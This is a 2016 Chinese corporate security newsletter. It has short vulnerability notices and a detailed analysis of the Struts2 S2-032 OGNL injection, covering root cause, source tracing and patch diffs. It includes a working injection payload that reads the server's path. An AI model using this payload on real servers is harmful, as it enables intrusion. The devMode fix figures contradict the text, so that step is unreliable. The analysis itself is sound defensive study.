[黑·白]

宗旨： 知黑行白

了解安全资讯，学习黑客技术

不是为了破坏

而是为了保护

第 10 期

2016/10/14

本期导读

新型漏洞

- MySQL‘malloc_lib’变量重写命令执行漏洞
- Apple iOs/Safari/tvOS WebKit 内存破坏漏洞

黑客大白

- Struts2 S2-032 远程代码执行漏洞

安全产品部 · 宣

黑·白

中移(杭州)信息技术有限公司 | 安全产品部

第 10 期

2016/10/14

新型漏洞

➢ MySQL ‘malloc_lib’变量重写命令执行漏洞

漏洞介绍

Oracle MySQL 是美国甲骨文（Oracle）公司的一套开源的关系数据库管理系统。MySQL ‘malloc_lib’变量存在重写命令执行漏洞。远程和本地的攻击者均可利用漏洞以 ROOT 权限执行代码，完全控制 MySQL 数据库。攻击者仅需有 FILE 权限即可实现 ROOT 提权，进而控制服务器。

影响范围

Oracle MySQL <=5.7.15，Oracle MySQL <=5.6.33，Oracle MySQL <=5.5.52。

修复措施

目前厂商还未提供修复补丁

➢ Apple iOS/Safari/tvOS WebKit 内存破坏漏洞

漏洞介绍

Apple iOS、Safari 和 tvOS 都是美国苹果（Apple）公司的产品。Apple iOS 10 之前的版本、Safari 10 之前的版本和 tvOS 10 之前的版本中的 WebKit 中存在内存破坏漏洞，远程攻击者可借助特制的网站，利用该漏洞执行任意代码或造成拒绝服务（内存破坏）。

影响范围

Apple IOS <10，Apple tvOS <10，Apple Safari <10。

修复措施

目前厂商已经发布了升级补丁，请到官网下载并修复此安全问题。

黑客大白——Struts2 （S2-032）漏洞的攻击与防御

概述

Struts2 是一个基于 MVC 设计模式的 Web 应用框架，是主要的 Web 应用开发框架之一，但是却频频爆出远程代码执行漏洞（如：S2-016，S2-032，S2-033，S2-037 等等）。产生漏洞的主要原因是对于用户传入的参数未做有效处理，导致传入的参数被作为 OGNL 表达式执行。

➢ Struts 漏洞的原理

自 2012 年 Struts 远程代码执行漏洞大规模爆发以来，时隔四年之后 Struts 远程代码执行漏洞再次大规模爆发，著名的漏洞开放平台“乌云”直接被刷屏。下面我们将带你去揭开当前这位炽手可热的“网红”（Struts 漏洞）的神秘面纱，看她今年又爆出了哪些“绯闻”。

自 2016 年 4 月份以来，Struts2 接连爆出 S2-032、S2-033 和 S2-037 远程代码执行漏洞，而引起漏洞的原因是在使用 setMethod 和 getValue 函数时未对 method 的属性进行处理导致的。

下面我们以 Struts2 的 S2-032 漏洞为例来研究漏洞的起因及攻击过程：

首先，如果 S2-032 漏洞想要利用成功，必须有一个前提条件。需要我们在 struts.xml 中开启动态调用方法的属性，具体方法如下图所示:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE struts PUBLIC
    "-//Apache Software Foundation//DTD Struts Configuration 2.3//EN"
    "http://struts.apache.org/dtds/struts-2.3.dtd">

<struts>

    <constant name="struts.enable.DynamicMethodInvocation" value="true" />
    <constant name="struts.devMode" value="false" />


    <package name="default" namespace="/test" extends="struts-default">
```

假如动态方法调用已经开启,然后我们要调用 Action:index 对应的方法 login， 我们可以通过 http://localhost:8080/strutstest/Index!login.action 来执行动态的方法调用。这种动态方法调用的时候 method 中的特殊字符都会被替换成空，但是可以通过 http://localhost:8080/strutstest/login.action?method:login 来绕过无法传入特殊字符的限制。具体利用方式，我们将在 eclipse 中通过源码跟踪来获取 OGNL 表达式的注入和执行的过程。

在 Struts 框架中，当客户端发送一个请求后，如果在 Struts 配置文件中开启了动态方法，那么控制器通过 ActionMapper 获得 Action 的信息，并将接受后的参数经过处理后存储在 ActionMapping 的 method 属性中。具体的实现是通过 DefaultActionMapper.java 中的 DefaultActionMapper 方法中的 mapping.setMethod()实现的。

```
public DefaultActionMapper() {
    prefixTrie = new PrefixTrie() {
        {
            put(METHOD_PREFIX, new ParameterAction() {
                public void execute(String key, ActionMapping mapping) {
                    if (allowDynamicMethodCalls) {
                        mapping.setMethod(key.substring(METHOD_PREFIX.length()));
                    }
                }
            });
```

随后 DefaultActionProxyFactory 会将 ActionMappping 的 method 属性设置到 ActionProxy 中的 method 属性中。

```
protected DefaultActionProxy(ActionInvocation inv, String namespace, String actionName, String methodName, boolean executeResult,

    this.invocation = inv;
    this.cleanupContext = cleanupContext;
    if (LOG.isDebugEnabled()) {
        LOG.debug("Creating an DefaultActionProxy for namespace [#0] and action name [#1]", namespace, actionName);
    }

    this.actionName = StringEscapeUtils.escapeHtml4(actionName);
    this.namespace = namespace;
    this.executeResult = executeResult;
    this.method = StringEscapeUtils.escapeEcmaScript(StringEscapeUtils.escapeHtml4(methodName));
}
```

接下来 DefaultActionInvocation.java 中会把 ActionProxy 中的 method 属性取出来放入到 ognlUtil.getValue(methodName + “()”, getStack().getContext(), action)方法中并执行 ognl 表达式。

ActionMapper.java × DefaultActionProxy.java × DefaultActionInvocation.java ×

```
    interceptors = interceptorList.iterator();
}

protected String invokeAction(Object action, ActionConfig actionConfig) throws Exception {
    String methodName = proxy.getMethod();

    if (LOG.isDebugEnabled()) {
        LOG.debug("Executing action method = #0", methodName);
    }

    String timerKey = "invokeAction: " + proxy.getActionName();
    try {
        UtilTimerStack.push(timerKey);

        Object methodResult;
        try {
            methodResult = ognlUtil.getValue(methodName + "()", getStack().getContext(), action);
        } catch (MethodFailedException e) {
            // if reason is missing method, try find version with "do" prefix
            if (e.getReason() instanceof NoSuchMethodException) {
```

➢ 实战演练


下面是一段获取磁盘目录的代码：

```
method:%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23req
%3d%40org.apache.struts2.ServletActionContext%40getRequest(),%23res
%3d%40org.apache.struts2.ServletActionContext%40getResponse(),%23res.setCharacterEncoding(%23parameters.encoding[0]),%23path
%3d%23req.getRealPath(%23parameters.pp[0]),%23w%3d%23res.getWriter(),%23w.print(%23path),1?%23xx:%23request.toString&pp=%2f&
encoding=UTF-8
```


为了看的更加清楚，我们进行 URL 解码：

```
method:#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,#req=@org.apache.struts2.ServletActionContext@getRequest(),#res=@org.apache.struts2.Se
rvletActionContext@getResponse(),#res.setCharacterEncoding(#parameters.encoding[0]),#path=#req.getRealPath(#parameters.pp[0]),#w=#res.getWriter(),#w.print(#path),
1?#xx:#request.toString&pp=/&encoding=UTF-8
```

在上面的 payload 代码中，攻击者通过 getRealPath 获取磁盘目录，然后通过 print 函数将内容打印在响应 html 页面中。Payload 中的@在 OGNL 中是用来引用进行类静态方法和值的访问，表达式的格式为@[类全名（包括路径）]@[方法名|值名]。



在 URL 中注入 payload，并没有出现磁盘目录，而是一大堆的异常提示。



在 debug 模式下单步调试下我们发现当执行到 org.apache.struts2.dispatcher.Dispatcher.java 中 serviceAction 的 proxy.execute 时产生了异常，当 devMode 为 true 时就会执行 sendError 方法将异常打印到应用的 html 页面中。


```
        // if the ActionMapping says to go straight to a result, do it!
        if (mapping.getResult() != null) {
            Result result = mapping.getResult();
            result.execute(proxy.getInvocation());
        } else {
            proxy.execute();
        }

        // If there was a previous value stack then set it back onto the request
        if (!nullStack) {
            request.setAttribute(ServletActionContext.STRUTS_VALUESTACK_KEY, stack);
        }
    } catch (ConfigurationException e) {
        logConfigurationException(request, e);
        sendError(request, response, HttpServletResponse.SC_NOT_FOUND, e);
    } catch (Exception e) {
        if (handleException || devMode) {
            sendError(request, response, HttpServletResponse.SC_INTERNAL_SERVER_ERROR, e);
        } else {
            throw new ServletException(e);
        }
    } finally {
        UtilTimerStack.pop(timerKey);
    }
```

知道了是由于开启了 devMode 引起的问题后就容易了，我们只需要将 struts.xml 文件中的 devMode 设为 false 就可以了，详细内容见下图。

```xml
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE struts PUBLIC
    "-//Apache Software Foundation//DTD Struts Configuration 2.3//EN"
    "http://struts.apache.org/dtds/struts-2.3.dtd">

<struts>

    <constant name="struts.enable.DynamicMethodInvocation" value="true" />
    <constant name="struts.devMode" value="true" />

    <package name="default" namespace="/test" extends="struts-default">
        <action name="login"  class="strutstest.LoginAction">
            <result name="success">/success.jsp</result>
            <result name="error">/failure.jsp</result>
        </action>
    </package>
</struts>
```

将true修改为false

struts.xml 文件修改后我们再重新运行一下，发现磁盘的目录显示在了响应的 html 页面中，S2-032 漏洞利用成功。



➢ 防御方法

在理解了 Struts2 的 S2-032 漏洞攻击原理并成功利用之后，你可能要问一个问题：既然 S2-032 危害那么大，那采用 Struts2 框架的网站应该如何防范这种攻击手段呢？对 S2-032 漏洞有一定了解的朋友应该知道，该漏洞的影响版本为 Struts 2.0.0 - 2.3.28 (除 2.3.20.2、2.3.24.2 以外)，官方建议升级版本到 2.3.20.2、2.3.24.2 和 2.3.28.1。那我们就来看一下 2.3.28 和 2.3.28.1 有什么区别。

我们通过对比 2.3.28 和 2.3.28.1 版本的 DefaultActionMapper 发现 2.3.28.1 在 setMethod 方法中使用了 cleanupActionName 函数。

```java
public DefaultActionMapper() {
    prefixTrie = new PrefixTrie() {
        {
            put(METHOD_PREFIX, new ParameterAction() {
                public void execute(String key, ActionMapping mapping) {
                    if (allowDynamicMethodCalls) {
                        mapping.setMethod(key.substring(METHOD_PREFIX.length()));
                    }
                }
            });
```

```java
public DefaultActionMapper() {
    prefixTrie = new PrefixTrie() {
        {
            put(METHOD_PREFIX, new ParameterAction() {
                public void execute(String key, ActionMapping mapping) {
                    if (allowDynamicMethodCalls) {
                        mapping.setMethod(cleanupActionName(key.substring(METHOD_PREFIX.length())));
                    }
                }
            });
```

接下来，我们来看一下 cleanupActionName 函数有什么作用。

```java
protected boolean allowDynamicMethodCalls = false;
protected boolean allowSlashesInActionNames = false;
protected boolean alwaysSelectFullNamespace = false;
protected PrefixTrie prefixTrie = null;
protected Pattern allowedActionNames = Pattern.compile("[a-zA-Z0-9._!/\\-]*");
```

```
protected String cleanupActionName(final String rawActionName) {
    if (allowedActionNames.matcher(rawActionName).matches()) {
        return rawActionName;
    } else {
        throw new StrutsException("Action [" + rawActionName + "] does not match allowed acti
    }
}
```

通过分析 cleanupActionName 函数源码我们发现：cleanupActionName 函数利用 allowedAcrionNames.matcher(rawActionName).match()对传入的 method 属性进行了正则表达式匹配，一旦存在#、@等特殊字符就会抛出异常。

Struts2.3.28.1 通过上述的方式成功修补了 S2-032 漏洞，但上面的解决方法只能从表面解决问题，但不能从根本上解决问题。不久之后就爆出了 S2-033 漏洞，为什么出现这样的情况呢？

原来是由于当开启动态方法调用时，Struts2.3.28.1 的 Rest 插件中的 RestActionMapper.java 中并没有对 setMethod 传入的参数进行过滤。

```
private void handleDynamicMethodInvocation(ActionMapping mapping, String name) {
  int exclamation = name.lastIndexOf("!");
  if (exclamation != -1) {
    String actionName = name.substring(0, exclamation);
    String actionMethod = name.substring(exclamation + 1);

    int scPos = actionMethod.indexOf(';');
    if (scPos != -1) {
      actionName = actionName + actionMethod.substring(scPos);
      actionMethod = actionMethod.substring(0, scPos);
    }

    mapping.setName(actionName);
    if (this.allowDynamicMethodCalls)
      mapping.setMethod(cleanupActionName(actionMethod));
    else
      mapping.setMethod(null);
  }
```

最后官方意识到只有限制住 DefaultActionInvocation.java 的 invokeAction 函数中 getValue 的内容，才可以避免这样的问题再次发生。下面是 Struts2.3.28.1 和 Struts2.3.30 的源码对比

```
protected String invokeAction(Object action, ActionConfig actionConfig) throws Exception {
    String methodName = proxy.getMethod();

    if (LOG.isDebugEnabled()) {
        LOG.debug("Executing action method = #0", methodName);
    }

    String timerKey = "invokeAction: " + proxy.getActionName();
    try {
        UtilTimerStack.push(timerKey);

        Object methodResult;
        try {
            methodResult = ognlUtil.getValue(methodName + "()", getStack().getContext(), action);
        } catch (MethodFailedException e) {
```

```
protected String invokeAction(Object action, ActionConfig actionConfig) throws Exception {
    String methodName = proxy.getMethod();

    if (LOG.isDebugEnabled()) {
        LOG.debug("Executing action method = #0", methodName);
    }

    String timerKey = "invokeAction: " + proxy.getActionName();
    try {
        UtilTimerStack.push(timerKey);

        Object methodResult;
        try {
            methodResult = ognlUtil.callMethod(methodName + "()", getStack().getContext(), action);
        } catch (MethodFailedException e) {
```

通过上面的对比能够发现 Struts2.3.30 将之前的 ognlUtil.getValue 替换成了 ognlUtil.callMethod。ognlUtil.getValue 与 ognlUtil.callMethod 有什么区别呢？我们接着往下

看。

```
public Object getValue(final String name, final Map<String, Object> context, final Object root) throws
    return compileAndExecute(name, context, new OgnlTask<Object>() {
        public Object execute(Object tree) throws OgnlException {
            return Ognl.getValue(tree, context, root);
        }
    });
}
```

```
public Object callMethod(final String name, final Map<String, Object> context, final Object root) th
    return compileAndExecuteMethod(name, context, new OgnlTask<Object>() {
        public Object execute(Object tree) throws OgnlException {
            return Ognl.getValue(tree, context, root);
        }
    });
}
```

通过上面的对比我们发现他们分别使用了 compileAndExcute 和 compileAndExcuteMethod。接下来我们再来比较这两个函数。

```
private <T> Object compileAndExecute(String expression, Map<String, Object> context, OgnlTask<T> task)
    Object tree;
    if (enableExpressionCache) {
        tree = expressions.get(expression);
        if (tree == null) {
            tree = Ognl.parseExpression(expression);
            checkEnableEvalExpression(tree, context);
        }
    } else {
        tree = Ognl.parseExpression(expression);
        checkEnableEvalExpression(tree, context);
    }
```

```
private <T> Object compileAndExecuteMethod(String expression, Map<String, Object> context, OgnlTask<T> task)
    Object tree;
    if (enableExpressionCache) {
        tree = expressions.get(expression);
        if (tree == null) {
            tree = Ognl.parseExpression(expression);
            checkSimpleMethod(tree, context);
        }
    } else {
        tree = Ognl.parseExpression(expression);
        checkSimpleMethod(tree, context);
    }
```

通过对比上面的两个方法我们发现，compileAndExcuteMethod 比 compileAndExcute 多进行了一次 checkSimpleMethod 方法。

```
private void checkSimpleMethod(Object tree, Map<String, Object> context) throws OgnlException {
    if (!isSimpleMethod(tree, context)) {
        throw new OgnlException("It isn't a simple method which can be called!");
    }
}
```

进一步跟踪我们发现 checkSimpleMethod 方法调用了 isSimpleMethod 方法来判断 OGNL 表达式是否之调用了一个方法，从而避免多个表达式的执行。